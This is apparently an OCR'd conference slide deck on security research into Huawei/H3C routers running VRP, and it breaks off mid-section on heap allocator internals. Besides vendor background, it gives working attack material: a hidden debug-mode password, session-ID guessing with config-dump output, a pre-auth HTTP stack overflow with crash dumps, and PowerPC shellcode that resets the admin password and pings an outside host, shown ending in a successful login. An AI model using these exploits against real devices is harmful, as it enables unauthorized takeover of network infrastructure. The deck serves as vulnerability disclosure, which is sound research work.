
HUAWEI ROUTERS

Updated Post-DEFCON XX Version



INTRODUCTION

In which we also look at responsible disclosure.

BACKGROUND AND MARKET

- Huawei is a $21.8 billion revenue (2010) telecommunications equipment vendor
  - Founded 1988
  - 140.000 employees worldwide
- Three major business units
  - Telecom Networks
    - Accounted for 15.7% global carrier network infrastructure market in 2010
    - Customers are 80% of the world's top 50 telecoms
  - Global Services
    - Builds and operates networks for clients
    - 47 managed services contracts in 2010 alone
  - Devices
    - Mostly white label products
    - 120 million devices, 30 million of which were cellphones

PRODUCT RANGE

- Radio Access equipment
  - BTS and BSC
- Fixed line equipment
  - Fiber and copper infrastructure, DSLAMs
- Transport network
  - Optical transport, MSTP, microwave
- Core network
  - CDMA, soft switches, session border controller, IP multimedia, Universal Media Gateways
- Telco infrastructure
  - Antennas, power supplies, etc.
- Storage
  - Cloud, SAN, NAS
- Software
  - Network Management, CRM, enterprise solutions
- Devices
  - Mobile phones, mobile broadband, home devices

ROUTING EQUIPMENT

- Data communications equipment
  - NE Series (5000E, 80E, 40E, 20/20E)
  - AR Series (3200, 2200, 1200, 49, 46, 29, 28, 19, 18)
    - 18 and 28 are the only types we have ☹
  - Metro Service Switches (CX series)
  - Ethernet switches (S series)
- The router and switch products are also known as "Quidway"
  - There are H3C (Huawei-3Com) versions as well
- Security devices
  - Firewalls, VPN Gateways, Content Security, etc. – including a SOC solution
- Interesting joint venture: Huawei-Symantec

PRODUCT SECURITY

- „Taking on an open, transparent and sincere attitude, Huawei is willing to work with all governments, customers and partners through various channels to jointly cope with cyber security threats and challenges from cyber security."
  - http://www.huawei.com/en/about-huawei/corporate-info/declarations/cyber-security/index.htm
- "Huawei calls for global cooperation in data protection. Founder of Chinese telecom giant, which has faced security concerns in the US and Australia, makes call for global cooperation to improve data protection, according to reports."
  - http://www.zdnet.com/huawei-calls-for-global-cooperation-in-data-protection-2062305225/

RESPONSIBLE DISCLOSURE

- No externally visible product security group
  - Neither Securityfocus.com nor OSVDB list a vendor contact
  - The Huawei website does not list a product security contact
    - UPDATE: Huawei NSIRT is responsible
- No product security advisories published
  - Not even publicly disclosed vulnerabilities elicit an official answer from the vendor
- Product security related updates to software are not marked as such
  - According to private reports, security vulnerabilities are fixed “on the fly” when customers complaint
- Responsible disclosure is a thing where you ***want*** to sit on the receiving end, as soon as possible

VRP

In which we talk about software on routers.

VERSATILE ROUTING PLATFORM


- The Versatile Routing Platform (VRP) is the software platform used on data communication products of the vendor
- Multiple branches are known:
  - VRP 1.x and 2.x – The Cisco IOS copy?
    - In fact only Cisco's EIGRP code and DUAL algorithm were copied verbatim, including a bug in Cisco's EIGRP code
    - CLI and commands were imitated from IOS
    - User manuals were copied
  - VRP 3.x: VxWorks 3.x based
  - VRP 5.x: VxWorks 5.x based
    - Supposedly there are Linux versions as well
  - VRP 8.x: Unknown basis (new in 2011)
- Versioning based on platform, release and revision
  - E.g. S3500EA-VRP520-F5305L01.bin
- Also known as: COMWARE, VXLS
- The "Huawei Cyber Security Centre" in the UK builds a special "certified" VRP version
  - UPDATE: according to people there, the UK center does not ship custom builds

MANAGING VRP

- Standard interfaces
  - Command line interface (CLI)
    - Via SSH, Telnet and Console
  - Web based configuration
  - NetConf (RPC/XML)
  - SNMP
- Branch Intelligent Management System (BIMS)
  - Remotely update configuration and software
- Language settings for Chinese and English
  - Including the logging functions
  - Debug functionality often only available in Chinese

HIDDEN COMMANDS

```
******************************************************************************
*  Copyright (c) 2004-2007 Hangzhou H3C Tech. Co., Ltd. All rights reserved.  *
*  Without the owner's prior written consent,                                 *
*  no decompiling or reverse-engineering shall be allowed.                    *
******************************************************************************
Login authentication


Username:admin
Password:<our password>
<H3C>system-view
System View: return to User View with Ctrl+Z.
[H3C]_
Now you enter a hidden command view for developer's testing, some commands may
affect operation by wrong use, please carefully use it with our engineer's
direction.
[H3C-hidecmd]en_diagnose
 input password (1-12 characters) : huawei-3com
 This mode is for our engineers to test. Running these commands could result in
exceptions. Please do not run these commands without directions of our
engineers.
[H3C-diagnose]
```



VRP IMAGES

In which we take a look at some internals.

IMAGE AVAILABILITY

- We could not find a support area on Huawei's web site(s) to download updated VRP images
  - If there is a process, we don't know
- The flash file system is available via FTP on devices, including the current image
  - `system` is the image
  - `http.zip` contains the static web content
  - `config.cfg` contains the current configuration
  - `webinit.cfg` contains the default configuration
- Legal access to images is difficult
  - Buying entire routers helps

IMAGE FORMAT

- VRP image headers differ greatly per platform
  - VRP 3.4 for AR-18 has a 32 byte header
  - VRP 3.4 for AR-28 has a 30 byte header
  - VRP 3.4 for AR-46 has a 6532 byte header
  - VRP 3.1 and 5.2 for S3500 have a 96 byte header
- All images are compressed archives of a single binary file
  - The file names differ and seem to not matter at all
- Archive formats are ARJ or 7zip
  - ARJ more common, 7zip only observed for S3500

DEFAULT SERVICES

- Services enabled by default obviously depend on the VRP version and platform
- Usually open by default are:
  - SSH
  - HTTP / Web Management
  - FTP
- Also commonly open are:
  - Telnet
  - X.25 over TCP
  - H.323 on multiple ports
- Disabling the default services is a fairly recent feature on this platform
- The BIMS client can be triggered by DHCP


CODE QUALITY

- Multiple re-implementations of functions like memcpy, strcpy, strnstr, etc.
  - # of calls to sprintf() is linear function of machine size
  - A sample of VRP 3.4 for H3C AR-18 calls sprintf 10730 times
  - A sample of VRP 3.4 for Huawei AR-28 calls sprintf 16420 times
- SSH server is a complete rewrite
  - Reports the internal FSM state when failing
    - … as in: the name of the state constant
  - OpenSSH fails handshake:
    RSA modulus is 512, 768 is required
- The NULL-Page is mapped
  - … as in RWX mapped

WEB MANAGEMENT

In which we start to wonder.

THE WEB UI


http://192.168.2.241/wcn/redirec
H3C AR18-22
H3C
H3C AR18-22
设备概览
设备概览
运行状态
设备概览
设置向导
用户管理
高级设置
安全设置
系统工具
诊断工具
当前配置
保存配置
关于
OFF ON DC12V CONSOLE LAN0 LAN1 LAN2 LAN3 WAN0 WAN1
设备概要
名称 H3C
描述 H3C Comware software,Comware software, Version 3.40, Release 1711P02.H3C Router AR18-22.Copyright (c) 2004-2007 Hangzhou H3C Technologies Co., Ltd. All rights reserved.
软件版本 Comware3.40-Release 1711P02
硬件版本 4.0
WEB版本 2.01
bootRom版本 9.04
运行时间 0天 20小时 12分钟 57秒
刷新
帮助
本页显示路由器的外观、端口状态和设备基本信息。本页面每隔60秒自动刷新一次。
端口含义：
已激活接口。
未连接接口。
未激活接口。
当鼠标移到端口图标上时，会显示该端口的相关信息。
刷新：
点击（刷新）按钮立即刷新页面，查看最新的端口状态和设备信息。
退出
版权所有(c)2004-2007,杭州华三通信技术有限公司

THE WEB UI

- Only works in Internet Explorer
  - Some VRP versions don’t work at all
- Uses a Session-ID, called UID: the hex representation of a 32Bit value
  - We only need to test 11 Bit of the UID in order to gain access
  - We can log in with a simple Perl script …

```
UID values:

ab0c0000
ab0d0100
ab0e0200
ab0f0300
ab100400
ab110400
     ^-- concurrent session
    ^-^^- ignored
  ^^------- session
^^---------- fixed value
```

REMOTE SESSION HIJACK


```
[fx@box]$ perl SessionHijack2.pl 1.2.3.4
Found active session ID: AB180100 - dumping config:
HTTP/1.1 200 OK
Allow: GET, POST, HEAD
MIME - Version: 1.1
Server: Lanswitch - V100R003 HttpServer 1.1
Date: SAT, 1 Jan 2000 20:53:16
Connection: close
Content-Type: text/cfg
Last-Modified: SAT, 1 Jan 2000 20:53:16


#
 sysname H3C
#
 cpu-usage cycle 1min
#
 connection-limit disable
 connection-limit default action deny
 connection-limit default amount upper-limit 50 lower-limit 20
#
 DNS resolve
 DNS-proxy enable
#
 web set-package force flash:/http.zip
```

THE HTTP SERVER

In which we aleph1.

REMOTE HTTP PRE-AUTH

- The HTTP server tries to determine if a resource needs a valid UID (session)
- This is done by hard-coded sub-string comparisons
  - Never mind that one should be able to determine the same from the content directory of HTTP.ZIP dynamically
- If a URI matches a resource that doesn’t need a UID, the URI is strcpy()ed into a buffer
  - That buffer is too small
  - That buffer is on the stack



REMOTE HTTP PRE-AUTH

- Any of the following will work:
  - /wcn/images[...]
  - /wcn/js[...]
  - /wcn/[...].js
  - /wcn/[...].htm
  - /wcn/[...].html
  - /wcn/en/user.data3[...]
  - /wcn/cn/user.data3[...]
- 450 bytes URI length are sufficient
- We directly get control of PC
- No logging involved
- Only the latest VRP versions allow the server to be disabled, otherwise you must use ACLs

HTTP CRASHING

```
Exception Name:              INSTRUCTION ACCESS EXCEPTION
Exception Instruction:       0x50505050
[...]
Register contents:
Reg:        r0, Val = 0x50505050 ; Reg:       r1, Val = 0x03a54a58 ;
Reg:        r2, Val = 0x0012bee8 ; Reg:       r3, Val = 0x00000000 ;
Reg:        r4, Val = 0x00003032 ; Reg:       r5, Val = 0x0535e004 ;
Reg:        r6, Val = 0x00000140 ; Reg:       r7, Val = 0x00003032 ;
Reg:        r8, Val = 0x0000004f ; Reg:       r9, Val = 0x00000001 ;
Reg:       r10, Val = 0x02f8cbf8 ; Reg:      r11, Val = 0x00000001 ;
Reg:       r12, Val = 0x22000022 ; Reg:      r13, Val = 0x00000000 ;
Reg:       r14, Val = 0x0153aab4 ; Reg:      r15, Val = 0x01359084 ;
Reg:       r16, Val = 0x0153923c ; Reg:      r17, Val = 0x02b70000 ;
Reg:       r18, Val = 0x00005dd0 ; Reg:      r19, Val = 0x01359084 ;
Reg:       r20, Val = 0x02f90000 ; Reg:      r21, Val = 0x0535e664 ;
Reg:       r22, Val = 0x03a54a70 ; Reg:      r23, Val = 0x01539ba4 ;
Reg:       r24, Val = 0x03a54a88 ; Reg:      r25, Val = 0x43434343 ;
Reg:       r26, Val = 0x43434343 ; Reg:      r27, Val = 0x43434343 ;
Reg:       r28, Val = 0x43434343 ; Reg:      r29, Val = 0x43434343 ;
Reg:       r30, Val = 0x43434343 ; Reg:      r31, Val = 0x43434343 ;
Reg:        cr, Val = 0x42000022 ; Reg:      bar, Val = 0x42424242 ;
Reg:       xer, Val = 0x20000000 ; Reg:       lr, Val = 0x50505050 ;
Reg:       ctr, Val = 0x00000032 ; Reg:     srr0, Val = 0x50505050 ;
Reg:      srr1, Val = 0x2000b032 ; Reg:      dar, Val = 0x50505050 ;

Dump stack(total 512Bytes,16Bytes/line):
0x03a54a58: 43 43 43 43 50 50 50 50 44 44 44 44 44 44 44 44
0x03a54a68: 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
0x03a54a78: 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
```

JUMP TARGET

- This being a string overflow, no 0x00 bytes for us
  - No, the HTTP server is not capable of URL-decoding, why would it?
- Image base is 0x0001000
  - Everything after 0x01000000 is image dependent
- ROM is mapped at 0xFFF80000, but not executable
  - PPC memory maps can be different for instructions and data
- But image dependent, we can return to the stack
  - We have registers pointing to the stack we smashed
  - We simply reuse a mtctr / bctrl sequence

ASIAN SEAFOOD

In which we shell out.

ON BOARD FUNCTIONS

- VRP comes with a pair of functions that executes CLI commands
  - There seems to be no privilege check
  - You have to call them both and in order
- The addresses of those functions are image dependent
  - Good enough for us now
- More advanced shellcode uses the same string cross-reference function identification that was presented years ago for Cisco IOS
  - Only available on some images, as others use the counter register to call said functions

STRATEGY

- To get around the limitations of HTTP and string functions, we encode our commands XOR 0xAA
- We decode in-place on the stack and issue a number of CLI commands
  - For verification purposes, we end with a ping command to ourselves, so we see that everything worked
- Command sequence:
  - system-view
  - local-user admin
  - password simple defcon
  - return
  - ping secret.host.phenoelit.de

SIMPLE VRP SHELLCODE

```
begin:
# mask (0x101) + 8 bytes stack offset
# + padding (40) + length of this decode
addi %r31, %r1,
   ( 0x101 + 8 + 40 + ( end - begin ) )
li   %r28, 0x101

# r31 now points to end: + mask
lbz  %r29, -0x101(%r31) # length byte
addi %r31, %r31, 0x105  # increment
subi %r31, %r31, 0x101  # subtract mask

decodeLoop:
lbz  %r30, -0x101(%r31)
xori %r30, %r30, 0xAAAA
stb  %r30, -0x101(%r31)
dcbf %r28, %r31         # flush cache
.long 0x7c1004ac        # sync

addi %r31, %r31, 0x102 # increment with
mask
subi %r31, %r31, 0x101 # subtract mask
addi %r29, %r29, 0x101 # mask
addic. %r29, %r29, -0x102 # mask + 1
bne decodeLoop
```

```
mr   %r29, %r31
addi %r31, %r1,
   ( 0x101 + 8 + 40 + ( end - begin ) + 4 )

nextCommand:
subi %r4, %r31, 0x101
li  %r3, 0x3e7
bla 0x00A96ADC
li  %r3, 0x3e7
bla 0x00AAA2FC

findNull:
lbz  %r30, -0x101(%r31) # get byte
addi %r31, %r31, 0x102 # increment with mask
subi %r31, %r31, 0x101 # subtract mask
addi %r30, %r30, 0x101
cmpwi %r30, 0x101      # compare word to 0x00
beq nextCommand
.long 0x7c1fe801       # cmpw %r31, %r29
ble  findNull

# epilog of the calling function, for cleanup
ba 0x1541474
end:
```

THE RESULT

```
[fx@box exploit]# tcpdump -c 2 -n host 1.2.3.4 and icmp &
[1] 5635
[fx@box exploit]#
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
[fx@box exploit]# ./manage.pl 1.2.3.4
23:12:14.442733 IP 1.2.3.4 > 9.8.7.6: ICMP echo request, id 43982, seq 1, length 64
23:12:14.442758 IP 9.8.7.6 > 1.2.3.4: ICMP echo reply, id 43982, seq 1, length 64

[fx@box exploit]# telnet 1.2.3.4
Trying 1.2.3.4...
Connected to 1.2.3.4.
Escape character is '^]'.

********************************************************************************
*  Copyright (c) 1998-2011 Huawei Technologies Co., Ltd.  All rights reserved. *
*  Without the owner's prior written consent,                                  *
*  no decompiling or reverse-engineering shall be allowed.                     *
********************************************************************************


Login authentication

Username:admin
Password:defcon
<Quidway>
```

THE VRP HEAP

In which we bims it.

THE BUG

- The BIMS client function parses an HTTP response
  - Stores the Content-Length (integer) at *r4.
- The code then malloc()s Content-Length+1 bytes of memory
- And copies r31 many bytes to the buffer.
  - r31 is now the amount of content bytes we have already received

```
        bl          bims_http_sub_443FDC
       # will store content length at
       [r4+0]

        mr.         r31, r3
        bne         loc_443FA8
        lwz         r0, 0x570+var_28(r1)
        lwz         r4, 0(r28)
        lis         r3, 0x40E # 0x40E0002
        subf        r31, r0, r30 # r31 =
       bytes
                                  # received
       so far
        addi        r4, r4, 1
        ori         r3, r3, 2 # 0x40E0002
        bl          malloc_
        cmpwi       r3, 0
        stw         r3, 0x9C(r28)
        bne         loc_443F48
[...]
loc_443F48:
        lwz         r4, 0x570+var_28(r1)
        li          r0, 1
        lis         r30,
       ((dword_105BF74+0x10000)@h)
        mr          r5, r31
        add         r4, r27, r4
        stw         r0, dword_105BF74@l(r30)
        bl          memcpy
```

THE BUG

- So basically we have a straight-forward heap overflow.
- We specify some small Content-Length and then just send more content.
- Nice thing: We control the size of the buffer that is allocated.
- To exploit this vulnerability, we’ll need to have a look at the allocator…

THE ALLOCATOR

- malloc() will check the requested size (in r31) and store some small number in r5 (depending on the size)
- Then, if r5 != 0, it will call malloc_worker.
- In malloc_worker, we find that r5 is an index into some table, used to determine the free list to be used for chunks of the requested size

```
  cmplwi    r31, 0x40 # size in r31
  ble       loc_D4520
  cmplwi    r31, 0x80
  ble       loc_D4518
[...]

loc_D4518:

  li        r5, 7
  b         loc_D452C
loc_D4520:

  li        r5, 6
  b         loc_D452C
loc_D4528:

  li        r5, 5
loc_D452C:
  cmpwi     r5, 0
  bne       loc_D454C
  lis       r4, aVos@h    # "!VOS“
  mr        r3, r30
  addi      r4, r4, aVos@l # "!VOS“
  mr        r5, r31
  bl        sub_D53F8
  b         loc_D4564

loc_D454C:
  lis       r3, 0x121 # 0x120A998
  addi      r3, r3, -0x5668 # 0x120A998
  mr        r4, r30
  clrlwi    r6, r31, 16
  li        r7, 1
  bl        malloc_worker # bin number in r5
```


THE ALLOCATOR

- malloc_worker first determines the free list to use and pulls out the first chunk in that list
- Two sanity checks are performed on that chunk:
  - The chunk header has to start with 0xEFEFEFEF.
  - *(chunk+4) has to be a pointer to an allocator structure.
  - The allocator structure has to contain the string „!PGH“ at offset 0x14.
- Then the chunk is unlinked from the free list by performing a pointer exchange

```
lwzx      r9, r8, r29     # r9=freelist->nxt
lis       r0, -0x1011     # 0xEFEFEFEF
lwz       r31, 0x24(r9)   # this = r9->next
ori       r0, r0, 0xEFEF  # 0xEFEFEFEF
lwz       r9, 0(r31)
cmpw      r9, r0          # *this == 0xEFEFEFEF ?
bne       error
lwz       r9, 4(r31)      # get pointer to
                          # pgh struct
cmpwi     r9, 0
beq       error
lwz       r9, 0x14(r9)
lis       r0, 0x2150      # 0x21504748 # !PGH
ori       r0, r0, 0x4748  # 0x21504748
cmpw      r9, r0          # pgh valid?
beq       loc_D3DC4

error:
[...]

lwz       r9, 0x28(r31) # get prev pointer
lwz       r0, 0x24(r31) # get next pointer
stw       r0, 0x24(r9)  # prev->next =
                        # this->next
lwz       r9, 0x24(r31)
cmpwi     r9, 0
beq       loc_D3DE4
lwz       r0, 0x28(r31)
stw       r0, 0x28(r9)  # next->prev =
                        # this->prev
```

THE ALLOCATOR

- A heap chunk consists of a header and the user data
